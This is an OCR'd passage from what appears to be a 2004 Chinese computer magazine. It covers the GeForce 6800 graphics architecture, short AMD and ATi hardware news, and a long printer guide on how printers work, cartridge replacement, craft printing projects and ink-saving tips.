GeForce 6800系列显示芯片配备了6个独立的Vertex Shader引擎，从上到下分为3个部分，分别是Vertex Shader、Pixel Shader、ROP，是完整的16条像素流水线架构体系，规模相当于4倍的GeForce FX 5900/5950 Ultra。

2.Vertex Shader 3.0

GeForce 6800配备了6个Vertex Shader(顶点着色器)引擎。CineFX 3.0版本的Vertex Shader中，对于程序的长度已经没有了限制，虽然Vertex Shader支持Vertex Shader 3.0的几何范例。我们同时也注意到GeForce 6800在硬件方面强调执行Vertex Shader的着色程序的指令长度并不受限制，但它们仍旧受制于开发者使用的API。

3.Pixel Shader 3.0

Pixel Shader 3.0(像素着色器)在单对象贴图指令执行数量上，也突破了2.0版本32条的限制，并且也取消了2.0版本对于逻辑代码4层的限制。有了这些改进，只要硬件的执行能力高强，就可以做出可以想象得到的复杂效果。Pixel Shader 3.0最让人感兴趣的变化在于增加了纹理查找功能，给Pixel Shader

中物理运算和置换贴图提供了众多的可能性。每周期在 Pixel Shader 能执行 4 个纹理操作。

4.ROP 技术

渲染流水线的末端由 ROP（像素输出处理引擎）线管构成，ROP 是把像素写到显存里，GeForce 6800 Ultra 的 ROP 每个周期能完成32个Z/Stencil像素的输出(此时Z ROP+C ROP 能并行执行 Z/stencil 输出动作)和每个周期16个色彩像素(此时只有Z ROP和C ROP各负责Z/stencil和色彩)的输出。ROP 增加了 Multi-Render-Target 技术，这一技术允许图形处理器在一个场景里所有的几何着色完毕之后再进行光照处理。

GeForce 6800 配备采用 256 位内存总线，拥有 4 个 64 位交叉内存控制器，搭配 1.1GB/s GDDR3 内存，提供 35.2GB/s 的内存带宽，配合 Z-buffer❶ 和色彩缓存压缩，在 4 X FSAA❷ 的时候能提供相当于 140GB/s 的带宽。

5.HPDR 技术

HPDR（浮点精度高动态范围技术）对全渲染流水线提供了浮点支持，浮点滤波，加之以往的二线、三线、以及 AF 技术，可以继续提高运动图像的质量。浮点纹理技术在清晰度和图像细节上，将超越整数的计算模式，可以将画面提高到新的水平。在缓冲方面，也专门为浮点帧提供了新的 Buffer，这样的技术可以在游戏上提供诸如动作模糊和爆炸等特殊的影像效果。HPDR 中还提供了全新的旋转栅格反走样功能，可以提供另一种类似 Intel Sample(HCT)的技术，用来消除边缘的锯齿。nVIDIA 宣称此项技术可以实现令人难以置信的边缘清晰度，这很可能是一项用来全面取代 Intel Sample（HCT）的技术，得以实现更理想的 FASS。大家都知道，要实现 FASS 会用接近线性的速度下降来替代。

三、写在最后

nVIDIA 很快就会让他们的驱动开发团队高速地运作起来，进一步提升显卡的性能。不过在 ATi 发威之前，GeForce 6800 Ultra 仍然一枝独秀。但笔者并不推荐大家马上就去享受 GeForce 6800 Ultra 带来的视觉感受(特别在 DirectX 9.0 游戏的画质表现方面)，因为高端产品一向是各显示芯片厂商主打形象的产品，所以产品的售价也特别高。建议大家可以等段时间，相信 nVIDIA 会推出类似 nVIDIA GeForce 5700、5200 的中低端产品。

名 词 解 释

❶Z-Buffer

Z-buffer(Z缓存)是在为物件进行着色时，执行“隐藏面消除”工作的一项技术，所以隐藏物件背后的部分就不会被显示出来。在3D环境中每个像素会利用一组数据资料来定义像素在显示时的纵深度(即Z轴坐标值)。Z-buffer所用的位数越高，则代表该显示卡所提供的物件纵深感也越精确。目前的显卡一般都可支持32位的Z-buffer。对一个含有很多物体连接的较复杂3D模型而言，能拥有较多的位数来表现深度感是相当重要的事情。

❷FSAA

FSAA(Full Scene Anti-Aliasing，全屏抗锯齿)是显卡中一项非常重要的技术。通常在各种分辨率下，3D游戏中的人物或物体边缘总是或多或少地呈现三角形的锯齿，因而使游戏画面的逼真度大大降低，这种不真实的效果在许多3D赛车游戏中的道路边缘画面上都有体现。虽然如今不少显卡采用雾化渲染或软件模拟的功能以消除锯齿，但是这样做不是牺牲了清晰效果，就是降低了游戏速度，对于3D图像来说反而得不偿失。有了硬件的抗锯齿功能，采用真实3D技术的游戏画面在各种分辨率下都能清晰如常，将锯齿的损失减到最低。 CF [YJ01]



最近获悉，AMD 将全面启用内建 512KB 二级缓存的 NewCastle 内核，来取代集成 1MB 二级缓存或者 512KB 二级缓存的 ClawHammer 内核。目前集成 512KB 二级缓存的 ClawHammer 内核代号是 Model 4，而 NewCastle 内核代号为 Model C。NewCastle 内核依然采用 0.13 微米制造工艺，SOI 技术，内建 512KB 二级缓存，首批发布两款 NewCastle 内核的处理器为 Athlon 64 3200+ 和 Athlon 64 3400+。NewCastle 内核 Athlon 64 处理器 SKU 编号也有变化，将以 4AX 为结尾取代 ClawHammer 内核 5AR 的结尾。另外，目前 Socket 754 主板也需要更新 BIOS 才能识别 NewCastle 内核的 Athlon 64 处理器，CPU ID 从 F4A 变成了 FC0。

小怪点评：NewCastle 内核的 Athlon 64 3200+、Athlon 64 3400+ 处理器工作频率比 ClawHammer 内核的 Athlon 64 3200+、Athlon 64 3400+ 处理器工作频率高出 200MHz，但 512KB 二级缓存将影响 NewCastle 内核 Athlon 64 处理器在内容创建、视频编码上的性能。强烈建议读者朋友关注。

根据最新消息，ATi 新一代主力产品 Radeon X800 Pro 和 X800 XT 图形芯片即将发布。Radeon X800 Pro 图形芯片工作频率 475MHz，搭配 900MHz GDDR3 显存，Radeon X800 Pro 内建 1.8 亿个晶体管，内建 12 条渲染管线。Radeon X800 XT 图形芯片工作频率更高，内建 16 条像素渲染管线，性能将是前代产品的数倍。

小怪点评：据最新透漏的消息，Radeon X800 Pro 性能将与其他竞争产品平起平坐。不过小怪可不建议大家马上就购买此产品（除非你是硬件狂热者），原因很简单，就是太贵。

ATi 计划在近期发布 Radeon 9100 IGP 芯片组的修订版 RS350，并同时开始筹划新款 RS400 芯片组的工作，新产品将集成 DirectX 9.0 图形芯片，支持双通道 DDR/DDR Ⅱ 内存（DDR Ⅱ 667），支持 PCI Express × 16，集成千兆网卡，并带有 RAID 功能。RS400 还有两个简化版，其中 RC400 不支持双通道内存，而 RU400 则不支持双通道内存以及 PCI Express 接口显卡。对于 AMD 的 64 位平台，ATi 也计划推出 RS480、RX480 两款芯片组，其中，RS480 支持 PCI Express × 16，并集成 DirectX 9.0 图形芯片；RX480 不提供集成图形芯片，而仅提供 PCI Express × 16 插槽。ATi 的新款 I/O 控制芯片 IXP400 将提供 4 个 SATA150 接口，8 个 USB 2.0 接口，并集成 AC'97 音频芯片。

小怪点评：ATi 自从发布 Radeon 9100 IGP 芯片组后，一举在整合芯片组市场获得成功，相信 RS400、RC400 和 RU400 也能引起 ATi FANS 的密切关注。

CF [YJ02]



打遍天下无敌手
——打印机应用大荟萃

■福建　斯佳丽　天津　钱正刚

打印机买回家后，如何正确使用、操作与维护，以便让它“安分守己”地为我们工作，如何更好地发挥它的作用，恐怕是用户最关心的问题。本文将带给大家打印机相关的基础知识、应用技巧、操作实例。

晋级第 1 关:打印机的工作原理

一般市面上常见的打印机，就打印原理来说大致上可分为针式打印机、喷墨打印机、激光打印机和热升华打印机。虽然打印机在目前已经是非常普遍的一种输出设备了，但却很少有人能够真正了解针式打印机、喷墨打印机、激光打印机和热升华打印机之间的差异。

1.针式打印机的工作原理

针式打印机(Dot-Matrix Printer)是一种利用转印技术成像的打印机，基本工作原理类似于用复写纸复写资料。针式打印机利用机体上许多细小的撞针来撞击色带，使色带上的颜料能够转印到纸张上，从而产生色点形成文字或图形。由于针式打印机是利用撞击的原理产生文字或图形，因此它也能使用一般可复写的纸张进行打印并复写的动作，而产生一式多份的报表和文件资料。因为本身机器设计的关系，针式打印机在彩色打印的能力方面较弱，且打印的品质也比其他类型打印机差许多。

针式打印机有打印成本低廉、容易维修、价格低、打印介质广泛等优点，它是惟一靠打印针击打介质形成文字及图形的打印机。但针式打印机打印质量差、打印速度不快，更有打印钢针撞击色带时产生很大噪音的致命缺点。针式打印机适用于对打印质量要求不高的商店或票据打印的行业用户。

2.喷墨打印机的工作原理

喷墨打印机(Inkjet Printer)是一种利用墨水成像技术的打印机。简单地说，喷墨打印机就是通过控制指令来控制喷墨打印头上的喷嘴孔，让喷嘴孔喷出定量的墨水，进而打印在纸张上。所以，决定喷墨打印机优劣的主要因素之一在于喷墨的控制方法，也就是将墨点均匀且精确地喷在纸上的能力。由于各厂商开发出的喷墨打印头的不同，其喷墨的控制方法也有少许不同，主要有热气泡式和压电式两种。

⑴热气泡式喷墨打印机(见图1)

热气泡式喷墨打印机以惠普、佳能、利盟为代表，此种类型的打印机喷嘴上含有许多的微加热原件，利用加热空气后产生膨胀的方式，让墨嘴中的墨水迅速达到沸点，墨水沸腾时所产生的气泡会产生极大压力，将墨水自喷头挤压而出，落在需要打印的纸张上。此种打印机还具有高喷嘴密度以及成本低的优点，但相对来说，由于喷嘴时冷时热，容易造成喷墨打印头老化的现象。因此，这种类型打印机多将喷嘴内建在墨水盒中，更换墨水盒的同时，也更换掉墨嘴。





图1

⑵压电式喷墨打印机(见图2)

压电式喷墨打印机则以爱普生为代表，新款爱普生喷墨打印机都是使用微针点压电喷墨打印技术。它与热气泡式喷墨打印机不同的地方在于，其中控制喷墨的介质不是空气，而是一个晶体。因为晶体具有导电性，且有一种物理特性就是当晶体通电的时候，晶体会膨胀。简单地说，此种打印机的喷嘴内含微小的晶体，当电流通过晶体的同时，会使晶体膨胀，将墨水自喷嘴内挤压而出，从而打印在纸张上。而没有电流通过时，晶体便会收缩，于是打印头就会停止打印。


图2

喷墨打印机具有价格低、打印质量好、打印速度快、打印噪音较小、体积小等优点。但喷墨打印机对打印纸张有一些特别要求，而且打印出来后，墨水遇水会褪色。喷墨打印机的打印质量比针式打印机好多了，分辨率几乎可以和激光打印机相比，打印色调也越加细腻，所以喷墨打印机特别适用于一般的办公室和家庭。

3.激光打印机的工作原理(见图3)

激光打印机(Laser Printer)是利用碳粉附着在纸上而成像的打印机。其核心部件是一个可以感光的硒鼓(表面涂覆了有机材料的圆筒)，激光发射器所发射的激光照射在一个棱柱形反射镜上，随着反射镜转动，光线从硒鼓的一端到另一端依次扫过(中途有各种聚焦透镜，使扫描到硒鼓表面的光点非常小)，硒鼓以1/300英寸或1/600英寸的步幅转

动，扫描又在接下来的一行进行。硒鼓预先带有电荷，当有光线照射时，受到照射的部位会发生电阻变化。计算机所发送来的数据信号控制着激光的发射，扫描在硒鼓表面的光线不断变化，有的地方受到照射，电阻变小，电荷消失，也有的地方没有受到光线照射，仍保留有电荷，最终，硒鼓表面就形成了由电荷组成的潜影。墨粉是一种带电荷的细微塑料颗粒，其电荷与硒鼓表面的电荷极性相反，当带有电荷的硒鼓表面经过涂墨辊时，有电荷的部位就吸附了墨粉颗粒，潜影就变成了真正的影像。硒鼓转动的同时，另一组传动系统将打印纸送进来，经过一组电极，打印纸带上了与硒鼓表面极性相同但强得多的电荷，随后纸张经过带有墨粉的硒鼓，硒鼓表面的墨粉被吸引到打印纸上，图像就在纸张表面形成了。此时，墨粉和打印机仅仅是靠电荷的引力结合在一起，在打印纸被送出打印机之前，经过高温加热，塑料质的墨粉被熔化，在冷却过程中附着在纸张表面。




图3

激光打印机是目前打印机家族中打印质量最好的打印设备之一，它具有打印速度较快、分辨率高、打印质量好、不褪色等优点，一些新产品中还增加了网络功能。它的缺点是价格偏贵，打印成本较高。激光打印机适用于对打印质量要求高、打印速度要求快的企业。

4.热升华打印机的工作原理(见图4)

热升华打印机从打印实现的过程来看，要经过三次套色、一次加膜打印才能够完成。采用热升华打印机，需要专用色带作为颜料来源，颜色被均匀分布在色带的不同区域内，打印时，打印头会加热色带上的移行染料，通过温度变化，颜料会暂时液化由色带移到纸张上，接着染料冷却即固定在纸张上了。由于打印头可以控制温度的大小来决定染料转移的数量，因此，相比喷墨打印方式，这种打印技术可以决定的色度更多也更精确。




图4

热升华打印机是目前数码打印机使用较多的打印技术之一。尽管热升华打印机的分辨率不高(一般在300dpi左右)，但所呈现的打印质量，却比一般喷墨打印机更好。

小资料

打印机术语

cpi(Characters Per Inch):每英寸内所含的字符数，用来表示字符的大小、间距。

cpl(Characters Per Line):每行中所含的字符数,用来表示横向字符的宽度与间距。

cps(Character Per Second):每秒所能打印的字符个数，用来表示打印机的打印速度。当然它和打印的字符大小与笔划有关。一般以10cpi的英文字符为基准来计算打印速度。

dpi(Dot Per Inch):每英寸所打印的点数(或线数),用来表示打印机打印分辨率。这是衡量打印机打印精度的主要参数之一。该值越大表明打印机的打印精度越高。

lpi(Lines Per Inch):每英寸内所含的行数,用来表示在垂直方向字符的大小、间距。

ppm(Papers Per Minute):打印机每分钟打印的页数，这是衡量打印机打印速度的重要参数,是指连续打印时的平均速度。

晋级第2关:打印机安装与维护技巧

1.安装打印机

购买打印机后，许多人总是有种跃跃欲试的感觉。不要急，先要学会正确摆放喷墨打印机。选择摆放位置时，应考虑不要让电源与主机相隔太远。打印机和主机的连接，有并行口和USB口两种方式，假若离得太远，信号线扭曲或拉伸严重，很容易使接头附件的内部线路断开。经常有朋友反映打印机时好时坏，多是由于上述原因而产生的接触不良。

打印机安装很简单，在关机状态下将打印机与电脑连接，连接电缆的一头插到打印机上，另一头插到电脑的打印并行口上(如为USB电缆，可以在不关机的情况下，连接到主机和打印机的USB接口上）。由于现在的打印机都有即插即用功能，所以开机后Windows都会自动安装其驱动程序，只需按指示插入相关驱动程序光盘即可。当然，现在有很多照片打印纸都可以脱离电脑独立工作，对于这类打印机可以省却这个过程。

小提示

HP喷墨打印机是否可以使用其他品牌的喷墨打印机驱动程序？

当然不行。因为HP喷墨打印机的驱动程序编写是使用PCL的语言，不同于其他厂商的打印机，所以驱动程序不能通用。不过，你可以使用EPSON 1600K系列针式打印机的驱动程序临时替代。

2.打印前的必备知识

也许你会说，用打印机还不简单，连上电脑之后，装上驱动程序，马上就可以开始打印啦，哪有这么麻烦。其实，如果你能多了解打印之前的必备知识，可以避免打印少出故障。

⑴正确放好托纸架

托纸架的功能不仅是装载打印纸，还是连接到入纸口的重要部分。许多人在使用时为了方便，往往不完全拉开托纸架，或干脆不拉，使打印纸在机外的那部分下垂。纸张无法进入正常打印位置，很容量造成卡纸现象，此时打印头并没有停止，继续喷出墨水，很容易重复打印，损坏内部组件。纸张放置不正确，还会使打印纸倾斜，打印出来的画面会产生变形。

⑵读懂状态指示灯

打印机和主板一样，都有指示灯来提示工作状态和错误信息。每款打印机的指示灯代表的意义不同，具体请参照打印机说明书。

⑶打印中不要用手拖动

每种打印机均有限定速度，喷黑打印机的打印速度不太快。为了加快打印，某些用户以为打开前面板，用手拖动正在打印的打印纸，可以加快打印速度，此法是极端错误的。打印速度主要与喷嘴的性能有关，并非卷动纸张的速度。拖动纸张不但未能加快打印的速度，还会损害内部的送纸机构，使喷嘴不能在正确位置喷出墨水。

3.更换喷墨打印机的墨盒

这里以EPSON Stylus Photo 870喷墨打印机为例，这台打印机所使用的墨盒带有IC芯片，芯片存储了有关墨盒的各种信息(例如剩余墨水量)，所以打印机可以监测每个墨盒中墨水的使用量。



图5

如果打印机控制面板(见图5)的黑色墨尽指示灯或彩色墨尽指示灯亮或闪烁时，这时，根据黑色墨尽指示灯和彩色墨尽指示灯的提示，确定所需更换的墨盒是黑色墨盒还是彩色墨盒。然后购买适用型号规格的原厂墨盒。

Step 1 打开打印机电源，确认电源指示灯亮，而不是闪烁状态。放下打印机前面的出纸器，再打开打印机盖，最后按下橘黄色的更换墨盒键。这时打印头就会向左移至墨盒更换位置，电源指示灯开始闪烁。切不可用手移动打印头，否则可能会损坏打印机。

Step 2 向上拉起要更换的墨盒的护夹，这时，墨盒会从墨盒舱中升高至一定位置，然后取出墨盒并妥善处理。

Step 3 从墨盒包装袋中取出墨盒，然后将墨盒上的黄色胶条撕掉。不要揭去墨盒顶部胶带封条的蓝色部分和墨盒底部的胶带封条，同时也不要触摸墨盒边上的绿色IC芯片，否则会造成打印机不能正常打印。

> 小提示
>
> 如果你不准备更换新墨盒，请不要取出旧墨盒。否则，留在打印头喷嘴中的墨会变干，致使打印受阻。

Step 4 将墨盒上的两个突出部位对准打开的墨盒护夹底部的两个突起，然后轻轻地放下墨盒，不要对墨盒施加过大的压力。接着，按下墨盒护夹使其锁定到位，这时应该会听到一声“喀嗒”声。

Step 5 按下橘黄色的更换墨盒键，打印机移动打印头并且开始启动充墨系统。这个过程将持续大约1分钟。当打印机执行充墨时，切不可关闭打印机，否则会导致充墨不完全。当充墨过程完成后，打印机将返回打印头至其初始位置，电源灯停止闪烁。最后再关上打印机盖。

这样一个更换墨盒的过程就完成了，是不是很简单呢？

> 小技巧
>
> **如何判断打印机墨盒是否有墨？**
>
> 墨盒中的墨水快要用尽时，打印机经常不能正常打印。对于一些没有剩余墨量检测功能的打印机，怎样判断墨盒是否缺墨呢？一般来说，喷墨打印机墨盒中的墨水在耗尽之前，会有些前兆，现象一般有下面几种:
>
> ★打印质量下降，例如:黑色墨迹变浅、彩色内容发生偏色、打印区域有空白的地方(即已经无法喷出墨水了)。
>
> ★每次打印时，前面的几张纸效果还可以，但是打印一两张后，字迹明显变浅，甚至消失，成为空白纸张。放置一段时间后，再打印，还是出现类似的情况，不过字迹越来越浅，直至首页字迹也很浅，甚至空白。
>
> ★打印机脱机自检时根本不能上纸，而是墨盒指示灯闪烁。如果打印机根本没有任何上纸的迹象，例如有上纸的声音，出现试图卷纸的动作等，就出现了“进纸/墨盒”指示灯闪烁的情况，有时墨盒还自动移动到中间的位置，那么就是墨盒的问题了，这时如果重新安装墨盒故障照旧，就需要更换墨盒了。

4.打印机的维护

当你拥有了一台打印机，就应好好维护它，不应把它放置于多尘、日光直晒的环境中，这样才能保证打印机能正常工作。

对于针式打印机，使用的色带也有一定的寿命，应注意更换以免将打印针折断。

对于喷墨打印机，注意不要强行用力移动打印头，否则很可能导致打印机机械部分的损坏;更换墨盒要遵循用户手册说明的步骤。

对于激光打印机，因为其制作比较严密，换一次碳粉后可以打印几千张纸，所以维护相对简单。详细的维护措施，每一台打印机在其用户手册中都有说明，一般应该仔细阅览。

晋级第3关:活学活用打印机

怎样活用家中的打印机？接下来，笔者将向大家介绍几个可以用到的制作方式，让你可以在家中制作大头贴、个性T恤、打印光盘盘面，甚至是转印到其他物品上面。至于如何制作，其实很简单，利用打印机附带的软件一般就可以实现。

> 小资料
>
> **特殊的打印介质**
>
> **光面纸:**它的一面很白且有光泽，适于打印节日生日贺卡、名片与请柬等物。
>
> **透明不干胶纸:**它可作为标签之用，因为打印是在贴面一侧进行的，所以不用顾及因磨损造成的褪色与掉色。
>
> **转印介质纸:**T恤衫的打印不是像很多人想象的是将平整后的T恤衫放到打印机中打印的，而是借助T恤转印介质，先在这上面打印出要打的图案，然后将它平放在T恤上，用熨斗在转印介质纸的背面熨烫，最后揭下转印介质来完成的。
>
> **纤维纸:**这是一种纯棉织品，可以在上面进行刺绣。可以先在打印机中打出刺绣的草样，然后再进行刺绣。
>
> **银光面不干胶纸:**它有光亮的金属光泽，打印出的效果色彩生动。

1.制作个性T恤

Step 1 首先要去购买一张转印介质纸。T恤衫的打印并不是大家想象的将平整后的T恤衫放到打印机中打印的，而是借助T恤转印介质，在转印介质纸上面打印出要打的图案。



图6

Step 2 打开PhotoShop或其他图像处理软件，对图案进行相应调整（见图6）。



图7

Step 3 接着在此款打印机的打印设置界面中调整打印大小，并设定采用A4幅面进行打印。而这里要打印到T恤上，因此我们采用A4的热转印纸来打印（见图7）。



图8

Step 4 打印完成后，将它平放在T恤上，用熨斗在转印介质纸的背面熨烫。建议使用蒸汽慰斗，会比较方便些（见图8）。



图9

Step 5 最后，揭下转印介质来完成的，制作完成后就像图9一样，这样做情侣T恤是非常有个性的哦！

> 小提示
> ● 用同样的方法还可以制作个性抱枕或其他你想转印的物品。

2.自己动手制作名片

最简单的方法是用Word来制作名片输出了，方法很简单。

Step 1 开启Word并新建一个文件，插入一行二列的表格（见图10）。




图10

Step 2 分别设置列宽和行宽，拿出一张名片，实际量一下尺寸，笔者的名片为5.4cm×9cm，然后分别设置“列”和“行”的尺寸为“9”和“5.4”（见图11），这样就完成了。

Step 3 将文件上的光标移到表格后方，依次按回车键增加行数，一张A4纸约可置入8张名片，再输入你的名片资料，再编排加入颜色与图案等元素（见图12）。




图11



图12

Step 4 打印前，为了让表格框线不明显，要做一个修饰，在表格中点鼠标右键，接着选择“边框与底纹”，将边框设置为“无”（见图13）。这样打印出来就看不见边框，不会影响美观。完成后，就开始打印吧！打印的时候，一定要买几张厚一点、表面较平的名片纸，这样容易打印些。



图13

3.打印个性光盘盘面

目前，很多打印机（如：EPSON Phtot R310、SP900、SP950）都可以直接打印出光盘盘面，而不再需要先将盘面图案打印到光盘贴，再粘到光盘印刷面上。

Step 1 我们可以利用EPSON打印机附带的“EPSON Print CD”软件，导入我们所需的图案，再进行适当的调节（见图14）。相信这些步骤都难不倒大家，这里就不多做介绍了。



图14

> 小提示
> ● 也可以使用Nero 6附带的Nero Cover Designer工具进行制作。

Step 2 接着在打印机专用的打印架上放入可印刷的CD-R空白盘片（见图15），并进行打印。目前，在电脑城的光盘销售柜台上可以买到此类CD-R空白盘片。



图15

Step 3 打印出来的CD-R光盘盘面就是图16的样子了，够有创意了吧！




图16

▶▶▶ 火速链接

制作大头贴的文章可参见本刊2004年第3期的《浪漫情人节 时尚永流传——CFan编辑的情人节完全攻略》一文。

小技巧 巧用“打印到文件”命令

有时可能会遇到这样的情况,已经将一份文件输入完毕并保存后,发现此电脑中没有打印机,这时就不得不将保存好的doc文件拷贝到有打印机的计算机中,然后再进行打印,不巧的是,有打印机的计算机中偏偏没有安装Word,这时该怎么办?

首先,在保存自己输入的Word文件时,选择“文件→打印”命令,此时将会弹出“打印”设置对话框,勾选“打印到文件”复选框,点击“确定”。然后在弹出的对话框中输入打印文件的名字,保存完毕之后,查看一下这个文件的属性,发现此文件的扩展名是.prn。

将这份文件拷贝到有打印机的电脑上,进入“开始→程序”中的“MS-DOS方式”,然后键入以下命令(任选一种):

```
copy /b filename.prn PRN
copy /b filename.prn LPT1
```

/b代表打印Binary文件,PRN跟LPT1都是指“打印机”设备,当然,如果你的计算机有LPT2 port,同时LPT2上也装有打印机,就可以设为LPT2,如果你的计算机并没有接打印机,不要尝试这个指令,以免有死机的可能。另外,如果你的打印机是利用USB接口与计算机连接的话,可能没有办法从MS-DOS下打印,这是正常的。

联机并插入纸张就可以将这份文件通过打印机打印出来。其实这一则小技巧不但在Word中可以使用,像Excel、CAD等很多应用软件中的文档或图形,都可以用这个技巧轻松进行异地打印,即使系统中没有安装相应的软件也可以。

晋级第4关:将打印成本节省到底

1.喷墨打印机省墨绝招

绝招1:人为降低打印质量

喷置打印机要正确选择打印质量,当然打印质量越高,消耗的墨水也更多。打印一般性文件,打印质量可以设置得低一些,这样最多可以省三分之一的墨水。

(1)EPSON

EPSON的打印机除了屈指可数的几款外,其他都使用的是联体墨盒。EPSON打印机的照片打印功能相当出色,并且有很多个性化的应用,其质量设置菜单上有5个选项(草稿、文本、文本+图像、照片、优质照片)。在一般情况下,我们只要选择“文本”打印质量就可以了;而在进行照片打印时,则可以选择“照片”打印模式。要知道,一套EPSON的墨盒,一般都只能输出20张A4幅面的照片。

(2)Canon

Canon的墨盒有两种方式:联体墨盒和分体墨盒。在对打印质量要求不太高的情况下,最好选择“草稿”模式。

(3)HP

HP都使用联体墨盒,并且能够进行缺墨打印,因而不必担心出现像Canon和EPSON那样,缺墨了就不能继续打印的情况。在HP打印机的设置菜单中,对于打印质量的设置有(最佳、正常、普通、快速)四个选项。在一般情况下,进行文本打印的时候,我们完全可以选择“普通”就可以满足打印需要了。

绝招2:填充代用墨水

为了提高喷墨打印机所配置的墨盒的重复利用率,同时降低使用喷墨打印机的打印成本,通常可以在墨盒内加入一些为喷墨打印机配置的代用墨水。如果还觉得费用高,可以在墨盒内使用普通钢笔墨水(不含碳素的墨水,否则是会堵塞打印头),不但打印效果较理想(除了颜色是蓝色,仔细看有一些毛刺),而且基本不会发生堵塞现象。

▶▶▶ 火速链接

《为墨盒“加油”——灌墨四大名捕》	2002年第19期
《喷墨打印机的“废墨”巧利用》	2004年第5期
《给联想3110打印机黑色墨盒扩容》	2004年第7期

小技巧 解决喷嘴堵塞的技巧

墨盒灌注了代用墨水后,打印头不畅,喷嘴时有堵塞。又由于打印机长期闲置未用,而墨盒又存放不当,以致喷嘴严重堵塞造成墨盒废弃。为了溶解凝固胶着的墨汁,向墨盒里注入了纯净水,然后将注墨孔封好。将一小盆清水放在炉上烧开,再将墨盒的喷头直接浸入沸水中(注意:不可浸湿墨盒上的电路板,以防打印时短路而损坏打印机)。大约过了5分钟,由于喷头在高温的沸水中浸泡,凝固胶着的墨汁开始慢慢溶化,又由于墨盒里水温也不断升高,墨盒内部产生压力,只见一丝丝墨汁从喷嘴处急速地喷流而出,盆中水立即变黑:打印头通畅了。将墨盒里的墨汁倒空、甩净,重新注入代用墨水。擦净墨盒上的蒸汽水珠,安装在打印机上。试着打印文件,打印头通畅,打印清晰,墨盒完好如初。对这种废弃的墨盒,只能“死马当成活马医”。只要你胆大而又心细,就一定能“妙手回春”。

绝招3:使用连续供墨系统

如果打印量较大,且使用EPSON系列打印机,可以考虑采用彩色喷墨打印机连续供墨系统,这样能最大程度地节省打印耗材的成本。连续供墨系统在安装过程中,仅对原机供墨方式安装而并不改变原机的任何部分。连续供墨系统一般带600ml墨水(6色打印机),相当于20套原装墨盒的用墨量。连续供墨系统包含附件有:供墨管路一套、扩孔器一个、各色墨水每色100ml、支架及螺钉一个、芯片恢复器或永久芯片一套(见图17),市场价格:六色480元/套左右,四色420元/套左右。连续供墨系统在一些大的电脑城都可以买到。改装过程如下:




图17

Step 1 将墨盒小车上的塑料墨盒盖小心地取下来,换上连续供墨系统附带的铁支架盖(见图18)。




图18

Step 2 将改装好的墨盒放到墨盒车上,并用铁支架压紧墨盒,




图19

Step 3 用塑料束带锁紧(见图19)。

Step 将塑料支架用双面胶粘贴在打印机上，并保持支架上的排管和墨盒上的排管在垂直方向保持平行(见图20)。



图20

Step 4 调整排管的长度，如果墨盒车跑不到打印机最左边，请把排管往左拉，再将排管向右拉动，若觉得有多余的排管，就把排管向右拉，直到墨盒车左右运动自如为止(见图21)。




图21

Step 5 将排管末端的密封胶管取下(见图22)。




图22

Step 6 把管子放入墨瓶内，旋紧瓶盖(见图23)。




图23

Step 7 将排管折叠部分的橡皮筋取下，用电热吹风机吹折叠的排管，使其恢复原来的样子(见图24)。




图24

Step 8 使墨水瓶的位置与打印机保持同一水平，完成改装过程(见图25)。




图25

绝招4:软件帮你省墨

以上所说的都是一些常见的省墨方法，笔者找到了一款使用软件来控制墨水使用的方法，这种方法可以将墨水节省到极限。InkSaver就是这样的一款软件，可惜的是，它现在是一个商业软件。InkSaver在不怎么降低打印质量的前提下，只需合理设置一下墨水节省的百分比，就能实现大幅减少墨水消耗量的目的，该功能和打印设置中的草稿打印方式有点类似，不过节省的墨水量要更多一些。

